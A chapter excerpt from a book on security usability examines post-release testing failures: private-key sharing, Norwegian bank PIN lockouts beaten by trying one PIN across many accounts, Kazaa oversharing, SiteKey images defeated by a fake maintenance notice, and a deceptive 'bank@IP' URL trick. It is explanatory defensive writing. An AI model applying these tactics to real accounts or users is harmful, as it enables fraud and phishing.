Post-implementation testing can often turn up highly surprising results arising from issues that would never have occurred to implementers. A representative example from outside the security world occurred in the evolution of what we're now familiar with as the 'OK' button, which in its early days was labelled quite differently since it was felt that 'OK' was a bit too colloquial for serious computer use. In 1981 when Apple was performing early user testing on the nascent Macintosh user interface, the button was labelled 'Do It'. However, the testing revealed that 'Do It' was a bit too close visually to 'Dolt', and some users were becoming upset that a computer touted for its user-friendliness was calling them dolts [24]. The designers, who knew that the text said Do It because they were the ones who had written it, would never have been able to see this problem because they knew a priori what the text was meant to say. The alternative interpretation was only revealed through testing with users uncontaminated by involvement in the Macintosh design effort.

Getting back to the security world, the developers of the Tor anonymity system found that Tor users were mailing out their private keys to other Tor users, despite the fact that they were supposed to know not to do this. Changing the key filename to include a `secret_` prefix at the front solved the problem by making it explicit to users that this was something that shouldn't be shared [25]. PGP solves the problem in a similar manner by only allowing the public key components to be exported from a PGP keyring, even if the user specifies that the PGP private keyring be used as the source for the export.

Conversely, Windows/PKCS #12 takes exactly the opposite approach, blurring any distinction between the two in the form of a single "digital identity" or PKCS #12/PFX file, so that users are unaware that they're handing over their private keys as part of their digital identity (one paper likens this practice to "pouring weed killer into a fruit juice bottle and storing it on an easily accessible shelf in the kitchen cupboard") [26]. The term "digital identity" is in fact so meaningless to users that in one usability test they weren't able to usefully explain what it was *after they'd used it for more than half an hour* [27]. Think about this yourself for a second: Excluding the stock response of "It's an X.509 certificate", how would you define the term "digital identity"?

Another issue with private keys held in crypto tokens like USB keys or smart cards involves how users perceive these devices. In theory, USB tokens are superior to smart cards in every way: They're a more convenient form factor, less physically fragile, easier to secure (because they're not limited to the very constrained smart card form factor), more flexible through the ability to add additional circuitry, don't require a separate reader, and so on. Smart cards only have one single advantage over user USB tokens: the USB tokens are (conceptually) very close to standard keys, which get shared among members of the family, lent to relatives or friends who may be visiting, or left with the neighbours so that they can feed the cat and water the plants when the owners are away.

Smart cards, when the correct measures are used, don't have this problem. If you take a smart card and personalise it for the user with a large photo of the owner, their name and date of birth, a digitised copy of their signature, and various extras like a fancy hologram and other flashy bits, they'll be strongly inclined to guard it closely and highly reluctant to lend it out to others. The (somewhat unfortunate) measure of

making the card an identity-theft target ensures that it'll get looked after better than an anonymous USB token.

Banking Passwords

The threat model for passwords on the Internet is quite different from the historic threat model, which dates back to the 1960s with users logging onto centralised mainframes via dedicated terminals. In this mainframe environment, the attacker keeps trying passwords against a user account until they guess the right one. What this means is that the user name stays constant and the password varies. The defence against this type of attack is the traditional “three strikes and you're out” one in which three incorrect password attempts set off alarms, cause a delay of several minutes before you can try again, or in the most paranoid cases lock the account, a marvellous self-inflicted denial-of-service attack.

That was the threat model (and corresponding defence) from forty years ago. Today, the threat is quite different. In response to the three-strikes-and-you're-out defence, attackers are keeping the password constant and varying the user name instead of the other way round. With a large enough number of users, they'll eventually find a user that's using the password that they're trying against each account, and since they only try one password per account (or more generally a value less than the lockout threshold), they never trigger the defence mechanisms. This is a 21st-century Internet attack applied against an anachronistic threat model that hasn't really existed for some decades.

Consider the following example of this attack, based on research carried out on the Norwegian banking system in 2003-4 [28]. The Norwegian banks used a standard four-digit PIN and locked the account after the traditional three attempts. Using the fixed-PIN/varying-userID approach, an attacker would be able to access one account out of every 220,000 tried (a botnet would be ideal for this kind of attack). On the next scan with a different PIN, they'd get another account. Although this sounds like an awfully low yield, the only human effort required is pointing a botnet at the target and then sitting back and waiting for the results to start rolling in. The banking password authentication mechanisms were never designed to withstand this type of attack, since they used as the basis for their defence the 1960s threat model that works just fine when the user is at an ATM.

There are many variants of this attack. Some European banks use dynamic PIN calculators, which generate a new time-based or pseudorandom-sequence based PIN for each logon. In order to accommodate clock drift or a value in the sequence being lost (for example due to a browser crash or network error), the servers allow a window of a few values in either direction of the currently expected value. As with the static-password model, this works really well against an attacker that tries to guess the PIN for a single account, but really badly against an attacker that tries a fixed PIN across all accounts, because as soon as their botnet has hit enough accounts they'll come up a winner.

For all of these attacks (and further variations not covered here), a basic level of post-release analysis would have uncovered the flaw in the threat model. Unfortunately the testing was only performed some years later by academic researchers, and the affected organisations mostly ignored their findings [28].

Password Managers

The previous chapter looked at the use of strengthened password mechanisms to protect users' passwords, and mentioned that facilities of this type are already available in some cases, typically as plugins for the Firefox web browser. How do these plugins stand up in practice? A usability study of two popular password managers, PwdHash and Password-Multiplier, found that they fall far short of their authors' expectations due to a variety of user interface problems [29].

The biggest problem with these browser plugins is that they are exactly that, browser plugins. The lack of integration into the browser created almost all of the usability problems that users experienced. For example if the plugin wasn't installed or was

bypassed by a malicious web page using Javascript or a similar technique, the user would end up entering their master password on a remote login page instead of having the plugin provide a site-specific random password.

This reiterates an important point that's already been made elsewhere: In order to be effective, a security measure has to be a native part of the underlying application. It has to be present and active at all times. It can't be an optional add-on component that may or may not be currently active, or for which users have to expend conscious effort to notice its presence, because they simply won't notice its absence (see the earlier discussion on the psychological aspects of the security user interface for more on this problem).

A second problem with the lack of direct integration is that the add-on nature of the browser plugins lead to complex and awkward interaction mechanisms because of the lack of direct access to browser-internal mechanisms. A direct consequence of this awkwardness was that only one single task of the five that users were asked to complete in the study had a success rate over 50%, with failure rates being as high as 84%. Alarmingly, one of the failure modes that was revealed was that users tried entering every password they could think of when they couldn't access the site using the plugin.

For the plugin tested in the usability study, users were required to use special attention-key sequences like '@@' or Alt-P or F2 to activate the security mechanisms, and these were only effective if the cursor was already present in the password text fields. Users either forgot to use the attention sequence, or got them wrong, or used them at the wrong time. They therefore found it very hard to tell whether they'd successfully activated and applied the plugin security mechanisms, and several said that if they hadn't been participating in a study they'd have long since signed up for a new account with a standard password rather than struggle further with the password-manager plugins.

These problems came about entirely because of the need to implement the security features as a plugin. If they'd been built directly into the browser, none of this would have occurred.

Another interesting feature that was turned up by the user testing was that people were profoundly uneasy about the fact that they no longer knew the passwords that they were using, leading to complaints like "I wish it would show me my password when it first generates it. I won't lose it or share it!" [29]. This loss of control negatively affected users' perceptions of the password manager. One way of mitigating this problem, already provided by the rudimentary password-saving features built into existing browsers, is to display the password when the user requests it. This helps fight the users' perception that they've lost control of their passwords when they let the password manager handle them.

File Sharing

A similar problem to the Tor one was turned up by post-implementation testing of the Kazaa file-sharing application ("post-implementation testing" in this case means that after the software had been in use for awhile, some researchers went out and had a look at how it was being used) [30]. They found that Kazaa exhibited a considerable number of user interface problems, with only two of twelve users tested being able to determine which files they were sharing with the rest of the world. Both design factors and the Kazaa developers' lack of knowledge of user behaviour through pre- or post-implementation testing contributed to these problems. For example Kazaa manages shared files through two independent locations, via the "Shared Folders" dialog box and the "My Media" downloads folder. Items that were shared through one weren't reflected in the other, so if a user chose to download files to their Windows C: drive, they inadvertently shared the entire drive with other Kazaa users (!!!) without the "Shared Folders" dialog indicating this. The number of users caught out by this was indicated by over four hundred sample searches carried out in a period of twelve hours, with 61% of the searches returning hits for Kazaa users' Outlook Express mail files, a representative file that would never (knowingly) be shared with

the rest of the world. Possibly in response to this, Apple's security usability guidelines explicitly warn developers that "if turning on sharing for one file also lets remote users read any other file in the same folder the interface must make this clear before sharing is turned on" [31].

Another file-sharing study, which looked only for banking files, found large numbers of files containing sensitive banking information being inadvertently shared by bank employees [32]. Kazaa's poor default settings have even lead one lawyer to comment that it offers "no reasonable expectation of privacy" [33].

An aspect of user behaviour that was unanticipated by the Kazaa developers was the fact that users were in general unaware that sharing a folder (directory) would share the contents of all of the subdirectories beneath it, and were also unaware that sharing a folder shared all of the files in it rather than just a particular file type such as music files. Part of this problem was again due to the user interface design, where clicking on a parent folder such as "My Documents" (which is automatically recommended for sharing by Kazaa when it's set up) gave no indication that all files and subfolders beneath it would also be shared.

As with the mismatch of user expectations over message encryption that were covered earlier, there are two ways to address this problem. The first is to attempt to "fix" the user by warning them that they're sharing all files and subdirectories, an action that the previous sections have shown is likely to have little effect on security (users will satisfice their way past it — they want to trade files, not read warnings). A much better approach uses activity-based planning to avoid ever putting the user in a situation where such a warning is necessary. With this style of interface, the user is given the option to share music in the current folder, share pictures in the current folder, share movies in the current folder (let's fact it, Kazaa isn't used to exchange knitting patterns), or go to an advanced sharing mode interface. This advanced/expert mode interface allows the specification of additional file types to share and an option to share such file types in subdirectories, disabled by default.


Some P2P applications in fact do the exact opposite of this, searching users' hard drives for any folders containing music or videos and then sharing *the entire folder* that contains the music file(s) [32]. This fault is compounded by the fact that many users don't really understand the concept of folders and tend to save documents wherever the 'Save' dialog happens to be pointing to when it pops up (one sysadmin describes the resulting collection of data as "not so much filed as sprayed at random across the filesystem"). As a result, the letter to the bank is stored next to the holiday photos, the Quicken account data, and the video of the dancing bunnies, all shared with anyone else with an Internet connection. Compounding the problem even further, the set-and-forget nature of P2P applications and the lack of interaction with the user once they've been started leaves users with no indication that saving or copying any new files into shared folders is publishing that information for the entire Internet to see.


An additional safety feature would be to provide the user with a capsule summary of the types and number of files being shared ("21 video files, 142 sound files, 92 images, 26 documents, 4 spreadsheets, 17 programs, 218 other files") as an additional warning about what it is they're doing ("Why does it say that I'm sharing documents and spreadsheets when I thought I was only sharing sounds and images?"). Strangely enough, the My Media folder (ostensibly meant for incoming files) provides exactly this summary information, while the Shared Folders interface doesn't, merely showing a directory tree view. This simple change to the user interface now makes the application behave in the way that the user expects it to, with no loss of functionality but a significant gain in security. Even a quick change to the current user interface, having it auto-expand the first one or two levels of directories in the tree view to show that all of the sub-folders are selected, would at least go some way towards fixing the interface's security problems.

Site Images

In 2005 the US Federal Financial Institutions Examination Council (FFIEC) issued guidance requiring that US financial institutions use two-factor authentication (strictly speaking they said that single-factor authentication was inadequate and required that “financial institutions offering Internet-based products and services to their customers should use effective methods to authenticate the identity of customers”) [34]. The poor security practices of US financial institutions have already been covered in previous chapters; in this case they redefined “two-factor authentication” so that it no longer required the use of a security token like a SecurID or a challenge/response calculator of the type used by European banks (which would have cost money to deploy), but merely required them to display a personalised image on the user’s logon page [35]. In other words their definition of “two-factor authentication” was “twice as much one-factor authentication”.

They then compounded the error by training users to ignore the standard HTTPS indicators in favour of the site images. Figure 52 and Figure 53 provide two examples of this problem.




Bank of America  **Online Banking**

Confirm that your SiteKey is correct

If you recognize your SiteKey, you'll know for sure that you are at the valid Bank of America site. Confirming your SiteKey is also how you'll know that it's safe to enter your Passcode and click the **Sign In** button.

An asterisk (*) indicates a required field.

Your SiteKey: 

If you don't recognize your personalized SiteKey, don't enter your Passcode.

* **Passcode:**

(4 - 20 Characters, case sensitive)

Sign In

Figure 52: Training users to ignore HTTP indicators

When security researchers looked at the effectiveness of these security indicators, the results were alarming, but predictable: Users were ignoring the existing HTTPS indicators (in the study not one user was stopped by the absence of HTTPS indicators), but also not paying much attention to the absence of the site image either. Simply replacing the image with a message telling users that “*bank-name* is currently upgrading our award-winning *site-image brand-name* feature. Please contact customer service if your *site-image brand-name* does not reappear within the next 24 hours” was enough to convince 92% of the participants in the study that it was safe to use the site [36]. Although it wouldn’t have been too hard to simply copy the site image from the genuine site (it took about a minute to defeat the purported additional challenge-question security measures to obtain the sample image shown in Figure 52), an attacker doesn’t even have to go to this minimal level of effort to defeat it — a maintenance message is all that’s required, and thanks to the banks’ conditioning of users the SSL indicators are bypassed to boot.




Figure 53: More user insecurity training

In a real-world demonstration of its ineffectiveness, the analysis of one widespread piece of malware found that the most popular banking target for the software was <https://sitekey.bankofamerica.com> (the URL for the site-image logon page) indicating that site images present no problems for criminals [37]

The effectiveness of so trivial a measure as removing the site images through a bogus “under construction” message is a follow-on effect of the “all the ads all the time” nature of today’s web sites. Just as users expect ASP and Javascript problems, transient network outages, broken links and 404 errors, and similar issues whenever they go online, they’re also quite used to constantly-mutating web sites where almost anything can change between visits. As with the SSL indicators mentioned in an earlier section, trying to detect security problems using a mechanism with a close to 100% false positive rate isn’t notably useful.

Other attacks on site images include a standard man-in-the-middle attack (which is quite simple to perform, despite claims from the marketing manager of the service that it’s impossible) [38], or just displaying a random image from the selection provided by the bank. Although the effectiveness of the latter approach hasn’t been experimentally evaluated, the results of other studies on users’ attention to security indicators of this type suggests that a significant number of users won’t notice that anything is amiss.

In any case the redefinition of “two-factor authentication” to mean “twice as much one-factor authentication” presented the merest speed-bump to malware authors, who bypassed it with little effort. For example the Gozi Trojan, among its many other capabilities, has a “grabs” module that hooks into the browser’s Javascript engine to obtain any extra credentials communicated via AJAX mechanisms rather than a standard password-entry dialog [39]. There’s no indication from the malware community that the twice-as-much-one-factor approach is presenting any difficulty to attackers.

Signed Email

Today virtually all use of signed messaging occurs in automated protocols and processes like EDI buried deep down in the IT infrastructure. The vision that flourished during the crypto wars of the 1990s that everyone would eventually be using signed and/or encrypted email has pretty much evaporated. So why is no-one signing their messages?

Part of the blame can be laid at the feet of the un-usability of the PKI or PKI-like mechanisms that are required to support signing, but another part of the problem is the fact that while geeks will do something with a computer just because it’s geeky, the rest of the world needs a reason to do things with their computers. Why would the average user care about signed email? If it’s from someone that they know then they’ll verify the message’s authenticity based on the message contents, so-called semantic integrity, and not a digital signature [40]. On the other hand if it’s from someone that they don’t know then it doesn’t matter whether the message is signed or not. In neither case is the large amount of effort required in order to work with digital signatures justified in the eyes of the typical user.

This doesn't apply only to everyday users. When the S/MIME standards group debated whether they should switch to using S/MIME signed email for their discussions, they came to the same conclusion. In other words one of the groups that sets the standards for digitally signed messages decided that there wasn't much point to actually using them. Although it can be argued (endlessly) that everyone should be using mechanisms like signed email to prevent things like phishing attacks, a user base that has problems with something as basic as a padlock icon will never be able to cope with the massive complexity that comes with digitally signed email. So despite the best efforts of the protocol designers and programmers and the ensuing result that the majority of the world's desktops have digital-signature-enabled email clients built into them, the market has decided that, by and large, digitally-signed email just isn't worth the effort. As with several of the other examples presented here, real-world user testing would have saved considerable misspent effort (both at the IT and the government/legislative level, consider all of the moribund digital signature legislation that half the world's governments were busy passing in the late 1990s) and helped focus efforts elsewhere.

(Another concern, which because of the lack of digital signature usage comes up mostly among privacy advocates, is the problem of incrimination. There is already concern among some users about the size of the digital footprint or data shadow that they create in their everyday use of computers and the Internet. Digitally signing everything, the equivalent of creating a notarised document under some digital signature regimes, doesn't help allay these concerns).

Signed Email Receipts

An even more extreme example than simple signed email occurs with signed email receipts. If you dig down into Microsoft Outlook to find the security configuration tag in the options dialog you'll find checkboxes for options like "Request a secure receipt for all digitally signed messages". Even finding this facility requires extensive spelunking inside the Outlook user interface, where it's hidden several levels down, and in the case of the full Outlook rather than Outlook Express, quite some way away from the normal receipt configuration settings, which itself are behind a gauntlet of dialogs, tabs, and buttons. Anyway, assuming that you've managed to dig up the necessary configuration setting, let's look at what happens when you enable it.

As the checkbox implies, your mailer will now include a request for a signed delivery receipt when it sends an S/MIME signed message. How many of those do you send every day? Assuming though that you have S/MIME signing turned on by default (perhaps as a requirement of corporate policy) then the recipient (or at least the recipient's mailer) will receive a request to send a signed S/MIME receipt. Most mailers won't understand this, or if they do will ignore it, but let's say for argument's sake that the target mailer not only understands it but decides to act on it. If the recipient has a smart card or other crypto token, they now have to locate and insert the token and enter their PIN. Even if it's a software-only implementation, they usually still need to enter a password or authorise the signing action in some manner (software that silently signs messages behind your back is a dangerous concept, as discussed in the section on legal issues). Outlook's default setting (unless the user or a group policy setting has changed it) is to ask the user what to do every time that a receipt request is received, which is the safest setting for signing, but will doubtless lead to it being quickly disabled after about the first half-dozen receipt dialogs have popped up.

Assuming though that they decide to send a signed receipt, the target user's mailer then generates the receipt and sends it back to your mailer. If this is a message sent to a mailing list, consider how many people you've managed to annoy and the volume of mail that's about to hit your mailer from this one action alone!

At this point the receipt comes back to you. It may get dropped on the way, or perhaps blocked by spam filters, but eventually it may end up at your mailer, which in turn may ignore it or discard it, but at best will put up some minute indicator next to the message in the sent-mail folder to indicate that a receipt was received.

Let's look at the security implications of this mechanism. Assume a worst-case scenario in which an active attacker able to intercept and modify all of your communications is sitting between you and the email recipient, meticulously intercepting and deleting every single signed receipt that appears. The security consequences of this are... nothing. No alarm is raised, nothing at all happens. In fact, nothing **can** happen, because if an alarm was raised every time the recipient's mailer didn't understand the request, or ignored it, or sent an invalid one (for example one that's signed by a certificate issued by a CA that you don't recognise), or it got lost, or caught in spam filters, you'd be buried in false alarms. Even under near-perfect conditions there's no clear idea as to when to raise a no-receipt-received alarm. Do you do it after an hour? A day? A week? What if the recipient is away for the day, it's just before a weekend, or they're taking their annual leave?

So the correct label for this option should really be "Annoy random recipients and cause occasional email floods". This is a great example of "because we can" security user interface design. It's a feature that was added so that the developers could show off the fact that their software knows what a signed receipt is, because without this option to enable no user would even know that this "feature" existed. In terms of the actual user experience though, the only thing missing is a Douglas Adams-inspired sign that lights up to telling users not to click on this option again when they click on it.

Post-delivery Reviews

A final stage of testing is the post-delivery review, sometimes referred to as a retrospective. Most advocates of this process suggest that 3-12 months after release is the best time to carry out this type of review, this being the point at which users have become sufficiently familiar with the software to locate problem areas, and at which point the software has had sufficient exposure to the real world to reveal any flaws in the design or its underlying assumptions.

This final stage of the design process is extremely important when deploying a security system. The reason why the Walker spy ring was able to compromise the NSA-designed security of the US Navy so effectively was that the NSA and Navy in combination had ended up creating an overall system that was (as the post-mortem report mentioned earlier puts it) "inherently insecure and unusable", despite the fact that it had been built on (theoretically) secure components [41]. The report goes on to say that "time and again, individuals made decisions based on assumptions that proved to be woefully incorrect. In many cases, these assumptions were based on nothing more than wishful thinking, or on the fact that it would be very convenient if certain things were true [...] Just as good design involves finding out how the encryptor behaves as the battery loses its charge or the device gets splashed with water, so also good system design should take into account what happens when the operators do not behave as they ought to — whether through malice, carelessness, or simple inability to carry out the requirements with the resources available. The latter two cases can be minimized or even eliminated through better design: that is, the designer must make it as easy as possible to do the right thing and as hard as possible to do the wrong thing. This needs to be an iterative process, based on close observation of what ordinary sailors actually do during fleet deployments, and incorporating improvements and innovations as they become available".

The rest of the report constitutes a fascinating insight into just how badly a theoretically secure system that ignores real-world considerations can fail in practice, with almost every aspect of the system compromised in one way or the other once it came into contact with the real world. This shows just how important both studying real users (during the pre-implementation phase) and observing how it's used once it's deployed (during the post-implementation phase) can be in ensuring that the system actually has the properties that it's supposed to have.

Post-delivery reviews are important for shaking out emergent properties unanticipated by the designers that even post-implementation testing with users can't locate. For example when the folks who wrote RFC 1738 provided for URLs of the form `user@hostname`, they never considered that a malicious party could use this to

construct URLs like `http://www.bankofamerica.com@1234567/`, which points to a server whose numeric IP address is 1234567 while appearing to users to be a legitimate bank server's address. Testing in a hostile environment (the real world) provides additional feedback on secure user interface design. Although it's unlikely that attackers will cooperate in performing this type of testing for you, over the years a large body of knowledge has been established that you can use to ensure that your application doesn't suffer from the same weaknesses. Books on secure programming like *Building Secure Software* by John Viega and Gary McGraw and *Writing Secure Software* by Michael Howard and David LeBlanc contain in-depth discussions of "features" to avoid when you create an application that needs to process or display security-relevant information.

References

- [1] "Paper Prototyping: The Fast and Easy Way to Design and Refine User Interfaces", Carolyn Snyder, Morgan Kaufmann, 2003.
- [2] "Matching design sketches to the desired level of design feedback", Jan Miksovsky, 26 October 2006, http://miksovsky.blogs.com/-flowstate/2006/10/using_crude_ske.html.
- [3] "Napkin Look and Feel", <http://napkinlaf.sourceforge.net/>.
- [4] "About Face 2.0: The Essentials of Interaction Design", Alan Cooper and Robert Reimann, John Wiley and Sons, 2003.
- [5] "PKI Technology Survey and Blueprint", Peter Gutmann, *Proceedings of the 2006 New Security Paradigms Workshop (NSPW'06)*, October 2006.
- [6] "ZoneAlarm: Creating Usable Security Products for Consumers", Jordy Berson, in "Security and Usability: Designing Secure Systems That People Can Use", O'Reilly, 2005, p.563.
- [7] "Inside Deep Thought (Why the UI, Part 6)", Jensen Harris, 31 October 2005, <http://blogs.msdn.com/jensenh/archive/2005/10/31/-487247.aspx>.
- [8] "ZoneAlarm: Creating Usable Security Products for Consumers", Jordy Berson, in "Security and Usability: Designing Secure Systems That People Can Use", O'Reilly, 2005, p.563.
- [9] "Critical Thinking Skills in Tactical Decision Making: A Model and A Training Method", Marvin Cohen, Jared Freeman, and Bryan Thompson, in "Making Decisions Under Stress: Implications for Individual and Team Training", American Psychological Association (APA), 1998, p.155.
- [10] "Critical Thinking Skills in Tactical Decision Making: A Model and A Training Strategy", Marvin Cohen, Jared Freeman, and Bryan Thompson, "Making Decisions Under Stress: Implications for Individual and Team Training", American Psychological Association (APA), 1998, p.155.
- [11] "Sources of Power: How People Make Decisions", Gary Klein, MIT Press, 1998.
- [12] "Why You Only Need to Test With 5 Users", Jakob Nielsen, <http://www.useit.com/alertbox/20000319.html>, March 2000.
- [13] "Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0", Alma Whitten and J. D. Tygar, *Proceedings of the 8th Usenix Security Symposium (Security '99)*, August 1999, p.169.
- [14] "Legal Considerations in Phishing Research", Beth Cate, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007.
- [15] "Designing and Conducting Phishing Experiments", Peter Finn and Markus Jakobsson, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007.
- [16] "Johnny 2: A User Test of Key Continuity Management with S/MIME and Outlook Express", Simson Garfinkel and Robert Miller, *Proceedings of the 2005 Symposium on Usable Privacy and Security (SOUPS'05)*, July 2005, p.13.
- [17] "Social Phishing", Tom Jagatic, Nathaniel Johnson, Markus Jakobsson, and Filippo Menczer, *Communications of the ACM*, to appear.

- [18] "User Perceptions of Privacy and Security on the Web", Scott Flinn and Joanna Lumsden, *Proceedings of the Third Annual Conference on Privacy, Security and Trust (PST'05)*, October 2005,
<http://www.lib.unb.ca/Texts/PST/2005/pdf/flinn.pdf>.
- [19] "Cookies and Web Browser Design: Toward Realizing Informed Consent Online", Lynette Millett, Batya Friedman, and Edward Felten, *Proceedings of the 2001 Conference on Human Factors in Computing Systems (CHI'01)*, April 2001, p.46.
- [20] "Protecting Browser State", Collin Jackson, Andres Bortiz, Dan Boneh, and John Mitchell, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007.
- [21] "Social Approaches to End-User Privacy Management", Jeremy Goecks and Elizabeth Mynatt, in "Security and Usability: Designing Secure Systems That People Can Use", O'Reilly, 2005, p.523.
- [22] "Silence on the Wire", Michal Zalewski, No Starch Press, 2004.
- [23] "Cookies for Authentication", Ari Juels, Markus Jakobson, and Tom Jagatic, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007.
- [24] "Revolution in the Valley", Andy Hertzfeld, O'Reilly Media Inc, 2005.
- [25] Nick Mathewson, private communications.
- [26] "Lessons Learned in Implementing and Deploying Crypto Software", Peter Gutmann, *Proceedings of the 11th Usenix Security Symposium*, August 2002, p.315.
- [27] "Design Principles and Patterns for Computer Systems That Are Simultaneously Secure and Usable", Simson Garfinkel, PhD thesis, Massachusetts Institute of Technology, May 2005.
- [28] "Case Study: Online Banking Security", Kjell Hole, Vebjørn Moen, and Thomas Tjøstheim, *IEEE Security and Privacy*, **Vol.4, No.2** (March/April 2006), p.14.
- [29] "A Usability Study and Critique of Two Password Managers", Sonia Chasson, Paul van Oorschot, and Robert Biddle, *Proceedings of the 15th Usenix Security Symposium (Security'06)*, August 2006, p.1.
- [30] "Usability and privacy: a study of Kazaa P2P file-sharing", Nathaniel Good and Aaron Krekelberg, *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, April 2003, p.137.
- [31] "Application Interfaces That Enhance Security", Apple Computer, 23 May 2006, <http://developer.apple.com/documentation/Security/-Conceptual/SecureCodingGuide/Articles/-AppInterfaces.html>.
- [32] "Inadvertent Disclosure: Information Leaks in the Extended Enterprise", M.Eric Johnson and Scott Dynes, *Proceedings of the 6th Workshop on the Economics of Information Security (WEIS'07)*, June 2007.
- [33] "RIAA "extortion": why the only RICO they fear is Suave", Eric Bangeman, 6 May 2007, <http://arstechnica.com/news.ars/post/20070506-riaa-extortion-why-the-only-rico-they-fear-is-suave.html>.
- [34] "Authentication in an Internet Banking Environment", Federal Financial Institutions Examination Council, October 2005,
http://www.ffiec.gov/pdf/authentication_guidance.pdf.
- [35] "Fraud Vulnerabilities in SiteKey Security at Bank of America", Jim Youll, Challenge/Response LLC, 18 July 2006, <http://cr-labs.com/-publications/SiteKey-20060718.pdf>.
- [36] "The Emperor's New Security Indicators", Stuart Schechter, Rachna Dhamija, Andy Ozment, and Ian Fischer, *IEEE Symposium on Security and Privacy*, May 2007, to appear.
- [37] "[Prg] Malware Case Study", Secure Science Corporation and Michael Ligh, 13 November 2006, <http://www.securescience.net/FILES/-securescience/10378/pubMalwareCaseStudy.pdf>.
- [38] "A Deceit-Augmented Man In The Middle Attack Against Bank of America's SiteKey® Service", Christopher Soghoian and Markus Jakobsson, 10 April

- 2007, <http://paranoia.dubfire.net/2007/04/deceit-augmented-man-in-middle-attack.html>.
- [39] “Gozi Trojan”, Don Jackson, 20 March 2007, <http://www.secureworks.com/research/threats/gozi>.
- [40] “A Case (Study) For Usability in Secure Email Communication”, Apu Kapadia, *IEEE Security and Privacy*, **Vol.5, No.2** (March/April 2007), p.80.
- [41] “An Analysis of the System Security Weaknesses of the US Navy Fleet Broadcasting System, 1967-1974, as exploited by CWO John Walker”, Laura Heath, Master of Military Art and Science thesis, US Army Command and General Staff College, Ft. Leavenworth, Kansas, 2005.

